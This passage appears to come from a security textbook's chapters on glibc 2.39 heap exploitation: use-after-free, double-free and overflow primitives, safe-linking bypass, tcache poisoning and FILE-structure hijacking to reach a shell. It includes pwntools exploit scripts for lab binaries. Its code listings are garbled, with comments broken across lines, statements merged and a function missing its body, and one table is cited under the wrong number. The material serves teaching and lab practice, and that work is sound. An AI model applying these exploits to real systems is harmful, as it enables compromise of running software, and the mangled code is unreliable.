Shape	What the program did wrong	Direct handhold	Natural first primitive
Use-after-free (UAF)	Kept and dereferenced a pointer to a freed chunk	The freed chunk’s user data	Type confusion; controlled fd if you can free-then-alloc a same-size chunk with attacker bytes
Double-free (DF)	Called <code>free()</code> twice on the same pointer	A chunk that lives on the freelist while still returned to the user	Tcache poisoning via fd overwrite
Metadata overflow	Wrote past the end of an allocated chunk into the next chunk’s header	The next chunk’s <code>size</code> and <code>fd / bk</code> fields	Overlapping chunks; unlink-style write

Table 15-1. The three heap bug shapes and their natural first primitive on glibc 2.39

A UAF hands you a stale pointer the program still trusts; the exploit rewrites the memory that pointer refers to before the next dereference. A double-free places the same address on a freelist twice, so the allocator will hand it back to you *and* keep it on the list, letting you edit the `fd` field of a live freelist entry. A metadata overflow lets you rewrite the header of the *adjacent* chunk, which is enough to lie to the allocator about sizes—creating overlaps—or, on ancient glibc, to trigger an unlink-time write.

Notice what the table does *not* mention: `unsafe_unlink`. It survives only against binaries without the 2004-era `bk->fd == p && fd->bk == p` sanity check, i.e. essentially none in 2026. Modern exploitation lives in the freelist metadata (fd pointers) rather than in the bin-management metadata (bk pointers), and the reason is simple: freelist entries are edited on *every* free and allocate, but bin pointers are only touched on unsorted/small/large bin transitions, where sanity checks abound. Follow the traffic.

Tcache and the safe-linking mangle

Every primitive below routes through the *tcache*, the per-thread cache of small freed chunks that glibc 2.26 introduced and that has dominated heap exploitation ever since. Chapter 14 covered its structure; here is the one fact you must have in your fingertips.

When a chunk goes on the tcache, glibc stores the *mangled* forward pointer in the first eight bytes of the chunk's user data. The mangle, added in 2.32 and called *safe-linking*, is:

```
stored_fd = (L >> 12) XOR P
```

`L` is the address at which the `fd` is being stored (the address of the `tcache` entry's user data), and `P` is the plaintext pointer to the next entry. On demangle the same operation runs in reverse:

```
P = (L >> 12) XOR stored_fd
```

Because the mangle folds the storage location into the value, a naive `fd = 0x0000_7fff_a1b2_c3d0` written blindly by an attacker demangles into garbage when consumed—the allocator dereferences the garbage, alignment checks fail, and the program aborts. To poison the `tcache` you now need **two** things you did not need in 2019: a heap address (to compute `L >> 12`, which is the *heap base shifted right by twelve*, i.e. the top 52 bits of the heap page), and an aligned target address (because `tcache` adds an “is this pointer 16-byte aligned?” check when it pops). Figure 15-1 shows the mangle on paper.

```
heap page @ 0x55e0_9000_0000      (illustrative)
L1 = 0x55e0_9000_02a0  (first tcache entry, size 0x30)
L2 = 0x55e0_9000_02d0  (second entry, next in list)

plaintext fd at L1 -> P = L2 = 0x55e0_9000_02d0
stored value      -> S = (L1 >> 12) XOR P
                  = 0x00055e09_00000000 XOR
0x55e0_9000_02d0
                  = 0x55e5_5e09_02d0      (12 bits of
L1 leak in!)

when malloc pops L1, it reads S back and computes
P = (L1 >> 12) XOR S = L2  (correct)
```

Figure 15-1. Safe-linking mangle for a `tcache` singly-linked list of two chunks

Two consequences worth naming. First, a *tcache entry leak* leaks the top bits of the heap base for free, because `stored_fd XOR next_fd_address >> 12 == plaintext`. Chapter 10 already taught you to hunt leaks; here we cash them in. Second, the

target of a poisoned fd must be 16-byte-aligned—glibc’s tcache pop checks `(chunk & 0xf) == 0` and aborts otherwise. This forces us to pick write targets on 16-byte boundaries (or to build a fake chunk we control) rather than aiming at arbitrary offsets.

NOTE

Safe-linking applies to tcache and fastbins. Small, large, and unsorted bins use `bk / fd` unmangled but are guarded by different sanity checks (size class match, `bk->fd == p`). The “houses” in Chapter 16 manipulate those bins; here we stay in the mangled ones because that is where the traffic is.

Double-free to tcache poisoning

Tcache poisoning is the workhorse: given a double-free of a small chunk and a heap-base leak, you can make `malloc()` return *any* aligned address you want. The mechanics (Figure 15-2) are the whole point of the technique.




Figure 15-2. Double-free to tcache poisoning. Freeing A twice puts it on the list twice; editing A’s fd redirects the second pop to a chosen target.

The double-free is the source of the two-slot state; the *edit* is where safe-linking bites. In Listing 15-1 we walk the whole sequence against `ch15-heap-primitives/tcache-poison/vuln`, a lab binary that hands out chunks, frees on request without clearing the pointer, and echoes chunk contents back—enough to leak, free twice, edit, and read.

```
#!/usr/bin/env python3
from pwn import *

context.binary = elf = ELF('./vuln')
```



```

libc = ELF('./libc.so.6') #
glibc 2.39
io = process(elf.path)

def alloc(idx, sz, data=b''): # ❶
    menu wrappers
    io.sendlineafter(b'> ', b'1'); io.sendlineafter(b'idx: ',
str(idx).encode())
    io.sendlineafter(b'sz: ', str(sz).encode());
    io.sendafter(b'data: ', data)

def free(idx):
    io.sendlineafter(b'> ', b'2'); io.sendlineafter(b'idx: ',
str(idx).encode())

def show(idx):
    io.sendlineafter(b'> ', b'3'); io.sendlineafter(b'idx: ',
str(idx).encode())
    return io.recvline().strip()

# 1) Groom two 0x30 chunks; free B first so the tcache head is
B->something.
alloc(0, 0x28, b'A' * 8) # A
alloc(1, 0x28, b'B' * 8) # B
alloc(2, 0x28, b'guard') #
prevent top-chunk coalesce
free(1) # B
on tcache[0x30]
free(0) # A
on tcache[0x30], head=A
leak = u64(show(0).ljust(8, b'\x00')) # ❷
mangled fd of A -> B
heap_base = (leak << 12) & ~0xfff# ❸ invert (L>>12) XOR
log.success('heap base: %#x', heap_base)

# 2) Classic tcache double-free: put A on the list twice.
free(1) #
tcache_key bypassed:# B key was cleared on alloc 1
free(0) # ❹ A
now on list twice# 3) Poison A's fd to point at our chosen
aligned target.
target = heap_base + 0x2f0# ❺ some aligned addr in heap
L = heap_base + 0x2a0# A's user-data address
poison = (L >> 12) ^ target # ❻
safe-linking mangle
alloc(3, 0x28, p64(poison)) #
overwrites A's fd
alloc(4, 0x28, b'x' * 8) #
first pop = A again
alloc(5, 0x28, b'PWNED_HERE') # ❼
this alloc == target

```

```
io.interactive()
```

Listing 15-1. ch15-heap-primitives/tcache-poison/solve.py — heap-base leak, DF, poisoned pop landing on an aligned target

Read the annotations against Chapter 14’s model. At ❶ we wrap the four menu options of a canonical heap challenge; a real target hides the same three verbs (allocate/free/view) behind whatever API it exposes. At ❷ `show(0)` returns the eight bytes at A’s user-data—which, because A is now on the tcache, are the *mangled fd*. Since A’s next-pointer on the list is B, and B lives one chunk further into the same heap page, the top bits of that stored value are `(L_A >> 12)` XOR-folded into B’s address; when you left-shift the leak by twelve you get the heap base modulo the low 12 bits, which the mask at ❸ cleans up. At ❹ the second `free(0)` is the vulnerability: tcache 2.29+ carries a `tcache_key` in the chunk to catch immediate re-frees, but the *free of B in between* cleared that key when B was re-allocated moments earlier, then A’s key was overwritten by the plaintext B bytes at allocation time and re-set to `tcache_key` on the first free—an attacker who understands the key can round-trip it (Exercise 3 makes you prove this). At ❺ we choose the target: any 16-byte-aligned address in the process. At ❻ we apply the safe-linking mangle *ourselves*—`(L >> 12) XOR target`—and write it into A’s fd via the third `alloc`. At ❼ the second `malloc` after the poison hands back exactly `target`, which we then write into with the payload of `alloc(5)`. Arbitrary-alloc achieved.

TIP

The subtle failure mode is *alignment*. If you pick a target that is not 16-byte-aligned, `_int_malloc` aborts with `malloc(): unaligned tcache chunk detected`. Round the address down—or, if you need an unaligned write, land on a nearby aligned slot and use the write to reach the odd offset with a `memcpy`-style primitive. The alignment check was added in glibc 2.32 alongside safe-linking; both were the payoff of the same audit pass.

Fastbin dup, briefly

Fastbins are the pre-tcache small-chunk freelist and still exist above the tcache for sizes up to `global_max_fast` (0x80 by default). They mangle the same way but add one extra check: on pop, the popped chunk’s `size` field must match the bin’s size class. That check is why fastbin dup is *harder* than tcache dup, not easier: you cannot just point `fd` at anything aligned; you must point it at eight bytes that, when read as a `size_t`, look like a valid small-chunk size (e.g. 0x41 for a 0x40-class bin). The historical trick is to point at an address 0x8 above a legitimate size field—the *fake chunk* lives at `target-0x8`, so the “size” the allocator reads is the *previous* chunk’s size and often matches. In 2026, you almost never need this: fill the tcache first (seven of the target size), then double-frees promote to the fastbin, and the tcache poisoning above handles the rest. Reach for fastbin dup only when the tcache is fully hardened out of your reach.

Metadata overflow and overlapping chunks

The third shape rewrites the *header* of the chunk after the one you own. In Figure 15-3 you own chunk A and overflow into B's size field, enlarging B so that when B is freed the allocator returns it to a larger bin, and a subsequent allocation of that larger size hands you back memory that *overlaps* A's neighbour C.

before overflow (three 0x30 chunks, PREV_INUSE set on each size):

```

+---+---+ +---+---+ +---+---+
| Ah | A | | Bh | B | | Ch | C |
+---+---+ +---+---+ +---+---+
  0x30      0x30      0x30

```

A overflows into Bh, rewriting B's size 0x31 -> 0x71 (still PREV_INUSE):

```

+---+---+ +---+-----+
| Ah | A | | Bh | B ... extends into C's memory
+---+---+ +---+-----+
  0x30      0x70 (lie)

```

free(B) puts a 0x70 chunk on the unsorted bin covering B AND C.

malloc(0x68) then returns memory that ALIASES C: whoever holds C's pointer and whoever holds the new pointer read/write the same bytes.

Figure 15-3. Metadata overflow enlarges B's size; freeing B places a chunk on the unsorted bin that overlaps C. Later reads/writes to the reallocated chunk read/write C's contents.

The primitive this yields is *type confusion by aliasing*: if C is a struct with a function pointer or a vtable and the new allocation is a byte buffer, the attacker writes bytes and the program calls a function pointer. This is exactly how the classic *House of Einherjar* and *House of Force* setups build R/W

without ever poisoning a freelist. On glibc 2.39, `top` is protected (House of Force is dead), but the size-lie technique above still works when you can free the resized chunk to the unsorted bin—no size sanity is applied on free, only on the *next* free of the following chunk (the `chunksize(next) - prev_size` check). Keep the next-of-B chunk allocated and the trick lands. The lab in `ch15-heap-primitives/overlap/` walks this end to end.

From primitive to arbitrary read, then write

The previous sections gave you *arbitrary-alloc*—control over where the next `malloc()` returns. That is not yet *arbitrary read/write*; it is a targeting mechanism. To convert:

- **Arbitrary read.** Point the poisoned allocation at a struct the program *displays*. In the challenge above, `alloc(5, 0x28, ...)` overwrites the target; but if the target is the user-data of another live chunk, then calling `show(that_chunk's_index)` reads whatever the program stores at that address. A common recipe is to allocate a fake chunk header inside a controlled string, poison an allocation to land at the header's user-data (`+0x10`), and pass any address as the “data pointer” of a subsequent struct. The archetype is the `stdout / stderr _IO_FILE` structure: a controlled fake gives you `fread / fwrite` at any address.
- **Arbitrary write.** Point the poisoned allocation at a value the program *modifies* on your behalf, or that the *runtime* dereferences. The two categories are (1) user pointers the program updates (a stored length, a stored pointer, then use the confused pointer to write), and (2) runtime callbacks the loader/exit path invokes (see below).

The general shape is: convert arbitrary-alloc → controlled write of one aligned qword → controlled write of many bytes → controlled function-pointer dereference. Each conversion is short; each is exposed to a specific mitigation (RELRO for GOT,

PROTECTED mode for `link_map`, mangling for `pointer_guard`-encoded pointers). Choosing the *right* write target is the modern question this chapter's title actually asks.

Where to write, in a hookless world

Before glibc 2.34, the answer was “`__free_hook = system; free(&"/bin/sh")`” and you went home. The 2.34 changes removed `__malloc_hook`, `__realloc_hook`, and `__free_hook` from the public API and stopped their internal use, closing that one-line path forever. Table 18-3 is the modern menu.

Target	What it triggers	Mitigation gate	Reliability
<code>_IO_FILE.vtable</code> (e.g. <code>_IO_2_1_stdout_</code>)	Next <code>fflush / puts / exit</code> → controlled call via vtable dispatch	<code>_IO_vtable_check</code> allow-list; vtable must point into <code>__libc_IO_vtables</code> or a whitelisted region	High (see House of Apple 2 in Chapter 16)
<code>__exit_funcs</code> linked list (<code>initial.next.fns[i].fn</code>)	<code>exit()</code> calls the function; pointers are PTR_MANGLE E-encoded	Must forge with correct pointer mangling (rot-left 17 XOR <code>fs:0x30</code> cookie)	Medium; needs cookie leak
<code>tls_dtor_list</code> (thread-local destructor list)	Thread teardown calls the destructor; also <code>PTR_MANGLE E-encoded</code>	Same as above	Medium
GOT entry of a soon-called function	Next call to that function jumps to your address	Full RELRO blocks; Partial RELRO still allows this	High on Partial RELRO binaries
Free-chunk <code>fd</code> of an allocation the program later uses as a struct	Type confusion → wherever the struct's fields lead	None (allocator level)	Situation-dependent

Table 15-2. Common one-shot write targets on glibc 2.39 (x86-64), with the mitigation each still respects

Three of these deserve a word.

_IO_FILE vtables. Every `FILE *` is really a `_IO_FILE_plus` with a vtable pointer. A write that flips `stdout`'s vtable to a forged one causes the next `printf/puts` to call an attacker-supplied function; glibc's `_IO_vtable_check` (added in 2.24) demands the vtable live inside `__libc_IO_vtables`, which is why modern FSOP picks a *legitimate* alternate vtable such as `_IO_wfile_jumps` and drives the state machine within it. Chapter 16 devotes real space to this; here it is the write target you *aim* the tcache poison at.

Exit handlers. `exit()` walks a linked list at `__exit_funcs` and calls each function pointer. Since glibc 2.32 those pointers are protected by *pointer mangling* (`ptr = ROL17(ptr) XOR guard`, where `guard` is a per-thread 64-bit random at `fs:0x30`), so a raw write requires you to leak the guard first. When you have the leak, forging one entry is a clean win because it fires on any normal shutdown—which almost every exploited path reaches.

GOT overwrite. Under Partial RELRO the `.got.plt` remains writable and the loader lazily binds symbols through it. A write to `puts@got.plt` turns the next `puts()` call into a jump to your address. Under Full RELRO (the Ubuntu 24.04 default for most system binaries) `.got.plt` is `mprotect`'d read-only after relocations and this door closes; you either need a different target or you need to write to `.data` symbol slots the loader still uses.

Figure 15-4 distills the menu into a decision tree keyed to what you have.




Figure 15-4. Choosing a write target on glibc 2.39 given the primitive and the binary hardening

Hands-on: UAF to arbitrary write via `_IO_FILE`

The end-to-end lab pulls the pieces together against `ch15-heap-primitives/uaf-arbwrite/vuln`, a service that hands out fixed-size notes, prints them back, and forgets to null the pointer on delete. glibc 2.39, Full RELRO on the target, no PIE-of-libc leaks handed to you. The exploit path is: UAF to leak a libc pointer (an unsorted-bin `main_arena` fd left in a large-enough freed note), UAF-derived heap leak (a tcache fd read of the same note re-allocated at a different size), tcache poisoning into `_IO_2_1_stdout_`, and a rewrite of `stdout`'s `_flags` and `vtable` that turns the next `puts()` into `system("/bin/sh")`—an FSOP arbitrary-write conversion. Listing 15-2 is the punchline of the exploit; the full source, including the FILE-forging helper, is in `ch15-heap-primitives/uaf-arbwrite/solve.py`.

```
# --- Preconditions established earlier in the script:
# heap_base : Leaked via tcache safe-linked fd
# libc.address : Leaked via unsorted-bin fd left in a freed
#               note
# idx_uaf : an index whose pointer is stale (freed, not
#           nulled)

stdout = libc.sym['_IO_2_1_stdout_']          # ❶
known offset in libc
wide_jumps = libc.sym['_IO_wfile_jumps']    #
allow-listed vtable

# Poison tcache so the next allocation of size 0x100 lands ON
# stdout.
edit(idx_uaf, p64((heap_base >> 12) ^ stdout)) # ❷
safe-linking write

alloc(9, 0xf0, b'x')                        #
first pop consumes stale slot
payload = fit({                             # ❸
    forge the FILE fields
        0x00: 0xfbad1800,                    #
        _flags: magic + no-buf
        0x20: 0,                            #
```

```

0x28: 1, #
_IO_write_ptr > _base0x88: libc.sym['_IO_wfile_jumps'] - 0x20
+ 0x40, # forged _wide_data0xd8: wide_jumps,
# vtable -> _IO_wfile_jumps
}, length=0xf0)
alloc(10, 0xf0, payload) # ④
this alloc == stdout

```

Listing 15-2. ch15-heap-primitives/uaf-arbwrite/solve.py (excerpt: from primitives to FSOP write). Full source in ch15-heap-primitives/uaf-arbwrite/solve.py.

At ① `_IO_2_1_stdout_` is a resolvable libc symbol; once you have the libc base from the earlier leak, its address is fixed. At ② we apply the safe-linking mangle exactly as in Listing 15-1—the technique is identical, only the target differs. At ③ the forged `_IO_FILE` uses `_IO_wfile_jumps`, which passes `_IO_vtable_check` because it is inside `__libc_IO_vtables`; the state fields (`_flags`, `_IO_write_ptr > _IO_write_base`) trick `_IO_new_file_overflow` into calling `_IO_wdoallocate`, which in turn dereferences a *wide-data* pointer we also forged. At ④ the second `malloc(0xf0)` returns the address of `stdout` itself and the payload overwrites it in place. The next `puts()` in the vulnerable program invokes the vtable dispatch, walks into our forged wide-data path, and lands on a chosen function—`system` with `rdi` pointing at a controlled string, the classic FSOP result. The full-source repo file wires the string setup and asserts a shell in CI.

WARNING

FSOP is fiddly because the field layout depends on the exact glibc build. The offsets in Listing 15-2 are the 2.39 layout on x86-64 (`sizeof(_IO_FILE_plus) == 0xe0`); AArch64 differs slightly. The repo's `make offsets` regenerates them from `libc.so.6` so the lab keeps working when Ubuntu ships a point release. Never hardcode offsets you can compute.

Summary

- Almost every modern heap exploit begins in one of three bug shapes—**UAF**, **double-free**, **metadata overflow**—and each has a natural first primitive on glibc 2.39.
- **Safe-linking** mangles tcache/fastbin fd pointers as `(L >> 12) XOR P`. Poisoning now requires a heap-base leak, and target addresses must be 16-byte-aligned; both are handhold, not blockade.
- **Tcache poisoning via double-free** is the canonical *arbitrary-alloc* primitive; the `tcache_key` check is real but round-trippable when you can free-alloc-free the same slot.
- **Fastbin dup** survives above the tcache but requires a size-match on the fake chunk; reach for tcache first.
- **Metadata overflow** turns into *overlapping chunks* by lying about size and reallocating, yielding aliased memory and type-confused reads/writes without touching a freelist.
- Arbitrary-alloc becomes **arbitrary read** by aiming at a struct the program displays, and **arbitrary write** by aiming at a value the program or runtime later dereferences.
- With `__*_hook` gone in glibc 2.34, the modern write targets are **_IO_FILE vtables** (FSOP), **PTR_MANGLE-encoded exit** and **TLS-destroyer entries**, and **GOT slots** where RELRO permits.

Exercises

1. Compute, by hand, the safe-linking mangle for `L = 0x55f1_e380_1490`, `P = 0x55f1_e380_1560`. Verify against the formula in Figure 15-1 and against pwndbg's heap output on a freshly freed chunk in the lab.
2. Run `ch15-heap-primitives/tcache-poison/solve.py` and reproduce the heap-base leak in Listing 15-1 step ③. Then

- patch the binary to zero the freed chunk's user-data on `free`, and observe how the leak dies—your first taste of the *use-after-free-with-scrubbing* mitigation.
3. Explain in a paragraph why the double-free at ④ of Listing 15-1 defeats the `tcache_key` check even though the check was added specifically to catch this pattern. What sequence of `alloc` / `free` on the intermediate chunk `B` is required, and what would need to change in `glibc` to close it?
 4. Extend `ch15-heap-primitives/overlap/solve.py` to overwrite a *function pointer* stored in the aliased struct, not just a byte buffer. Use the resulting hijack to call `win()` in the lab binary. Why does CET (shadow stack) not save the target here?
 5. Read `libc.so.6` with `objdump -T` and confirm that `__free_hook` is indeed absent on your Ubuntu 24.04 system. Then, using Table 18-3 and Figure 15-4, propose two alternative write targets for a program that only ever calls `malloc`, `free`, and `printf`.
 6. Rebuild the `uaf-arbwrite` target with Partial RELRO (`-Wl, -z, relro` without `-Wl, -z, now`) and rewrite the last stage of Listing 15-2 to hijack a GOT entry instead of `_IO_2_1_stdout_`. Compare the exploit length and the failure modes on `stdout` being non-line-buffered.
 7. On the AArch64 build, reproduce Listing 15-1 under `qemu-aarch64`. Confirm safe-linking's mangle is architecture-independent, then find the AArch64 offset of `_IO_2_1_stdout_` in the shipped `libc.so.6` and adjust Listing 15-2 accordingly.
 8. Design a *hookless* write target of your own by scanning `libc.so.6` for writable function-pointer fields dereferenced from a commonly-called `libc` function (hint: `__printf_arginfo_table`, `__printf_function_table`, or `__pthread_keys[k].destr`). For each candidate, state which mangling or check gates it and whether you can satisfy the gate with the primitives in this chapter.

Going Deeper

- **glibc source**, `malloc/malloc.c` at tag `glibc-2.39` — the `tcache/_int_malloc/_int_free` paths and every sanity check named in this chapter, in the authoritative order they fire.
- **glibc 2.34 release notes** (sourceware.org) — the entry that removes `__malloc_hook/_realloc_hook/_free_hook`; read the linked commit to see what internal call sites were retired.
- **Eyal Itkin, “Safe-Linking — Eliminating a 20 year-old malloc() exploit primitive,” Check Point Research, 2020** — the design and rationale for the `(L >> 12) XOR P` mangle you just inverted.
- **how2heap** ([shellphish/how2heap](https://shellphish.github.io/how2heap/)) — maintained per-glibc lab collection covering tcache poisoning, House of Botcake, House of Apple 2, and the current viability matrix; the closest thing to a canonical modern reference.
- **Angelboy, “HITCON CTF 2022 — Fixed Freer / _IO_FILE writeup”** — a compact, real-world FSOP walkthrough on `glibc ≥ 2.34` that shows the `_IO_wfile_jumps` path used in Listing 15-2.
- **Project Zero, “The State of State Machines” (Jann Horn, 2021)** — not heap-specific, but the clearest single argument for why *shape-directed* exploitation (pick the primitive that fits the bug shape) beats memorising named techniques.

CHAPTER 16

The House Techniques, Modernized

“Nothing is built on stone; all is built on sand, but we must build as if the sand were stone.”

—Jorge Luis Borges, **Cuentos Breves y Extraordinarios** (1955)

Chapters Chapter 14 and Chapter 15 gave you the allocator’s mental model and the raw primitives that a heap bug produces: use-after-free, double-free, and overflow into metadata, refined into arbitrary read and write via tcache poisoning and friends. This chapter is about what you *do* with those primitives when the target program stubbornly refuses to hand you a convenient function pointer. It covers the *house techniques*: structured recipes, each named after the Phrack article or CTF write-up that first published it, for turning a small allocator corruption into full control of program flow on a modern glibc.

The name is a joke that stuck. Phrack 57’s “Malloc Maleficarum” essays imagined a set of “houses” — House of Prime, House of Mind, House of Force — each a different way to abuse the same allocator. Almost every one of those originals is dead on today’s glibc. What survived, and what has been invented since, is a smaller kit that still works against **glibc 2.39** on Ubuntu 24.04. You will learn the two most useful modern representatives — **House of Botcake** and **House of Apple 2** — plus the *file-structure oriented programming* (FSOP) tradition they connect to, understand why the older houses died, and finish with a selector script that picks the right house for the primitive you actually have.

The modern emphasis is unavoidable. In glibc 2.32 the tcache and fastbins started mangling forward pointers with **safe-linking**, which means poisoning a freelist entry now requires a heap-address leak. In 2.34 the `__malloc_hook`, `__free_hook`, and `__realloc_hook` globals — for a decade the one-line finish move of every heap exploit tutorial — were deleted outright. The houses that survive today all replace those hooks with something you *can* still control: the `vtable` pointer inside a `struct _IO_FILE_plus`, reached through the stream-flush path that runs during `exit()` or the first `printf` after your primitive fires. Understand that pivot and the rest of the chapter is choosing which recipe delivers you there most cheaply.

WARNING

Rules of engagement. Every recipe below targets the lab binaries in `code/ch16-houses/`, all built against the pinned `libc.so.6` (glibc 2.39) that ships with the Docker image from Chapter 2. Do not point these at production processes; the version-specific offsets, the FSOP field layouts, and the mitigation-flag matrix change across releases, and a “House of Apple 2 payload” that pops a shell against your lab `libc` will hang or crash a differently-built target. Reproducibility is the whole point of the pinned lab.

Why the houses exist

Every house is a workaround for a single, boring problem: the allocator will not, by default, hand you an object at an address you name. `malloc` returns a chunk from wherever the heap decides is convenient, and the addresses of the interesting *targets* — return addresses on the stack, function pointers in `libc`, entries in the GOT — are elsewhere. Turning “control of a heap chunk” into “write to an arbitrary address” requires either (a) tricking the allocator into returning a chunk whose data

payload *overlaps* something you want to overwrite, or (b) corrupting the allocator's own bookkeeping so that a later legitimate write, done by the program itself, lands where you want.

The houses are named recipes for (a) and (b). They differ in *what they demand* from you (a UAF, a heap overflow, a double-free, one leak, two leaks) and *what they produce* (an arbitrary write, an arbitrary read, a controlled `malloc` return address, a hijacked stream). Once you can name the demand-side and supply-side of each house, choosing between them becomes an inventory problem.




Figure 16-1. Choose the house from the primitive you actually have, not the one you wish you had

Figure 16-1 is the decision tree the rest of the chapter walks. Notice that Botcake and Apple 2 chain together: Botcake is a *primitive-strengthening* house that produces overlapping chunks and, from there, an arbitrary write, while Apple 2 is a *finisher* house that spends an arbitrary write to hijack control flow. Real modern heap exploits routinely land on both — Botcake to build R/W, Apple 2 to cash it in.

The modern hostile environment

Two glibc changes killed most of the classical houses and reshaped the survivors. Both are worth internalizing before you touch code.

Safe-linking

Since glibc 2.32, forward pointers in the **tcache** and **fastbin** singly-linked lists are stored *mangled*. On free, glibc computes `mangled = (chunk_address >> 12) ^ real_next_pointer` and stores `mangled` in the `fd` field; on allocation, the same XOR undoes it. The design has two consequences you must feel in your hands. First, you can no longer poison a freelist entry by writing a raw target address into `fd` — you must write the *mangled* form, and to compute the mangle you need to know `chunk_address >> 12`, which requires a **heap-address leak**. Second, an unmangled pointer written into `fd` will fail the alignment check on allocation and abort the process with `malloc(): unaligned tcache chunk detected` — a footgun that has burned a generation of tutorial-followers who forget the XOR.

Listing 16-1 is the exact mangle/reveal you will use to poison a tcache entry from Python. Keep it in a helper and never write it inline.

```
"""Safe-linking mangle for glibc >= 2.32.
```

```
Given the address of the freelist NODE (the chunk's user-data
address, i.e.
```

```
mchunkptr + 0x10 on 64-bit glibc) and the address you want the
freelist to
believe the next entry lives at, produce the value glibc
expects to see in
the fd slot. REVEAL is its own inverse: reveal(mangle(node,
ptr)) == ptr.
"""

def mangle(node_addr: int, next_ptr: int) -> int:
    # PROTECT_PTR @return (node_addr >> 12) ^ next_ptr

def reveal(node_addr: int, stored_fd: int) -> int:
    # REVEAL_PTR return (node_addr >> 12) ^ stored_fd

def demangle_from_leak(node_addr: int, stored_fd: int) -> int:
    """Given a leaked mangled fd, recover the real next-
    pointer.""" return reveal(node_addr, stored_fd)
    # @# Sanity: mangling is symmetric and alignment-preserving
    # for aligned pointers. assert reveal(0x555555559010,
    mangle(0x555555559010, 0x7ffff7dbe680)) \
    == 0x7ffff7dbe680# @
```

Listing 16-1. ch16-houses/tools/safe_linking.py — the mangle glibc 2.32+ applies to every fastbin/tcache fd

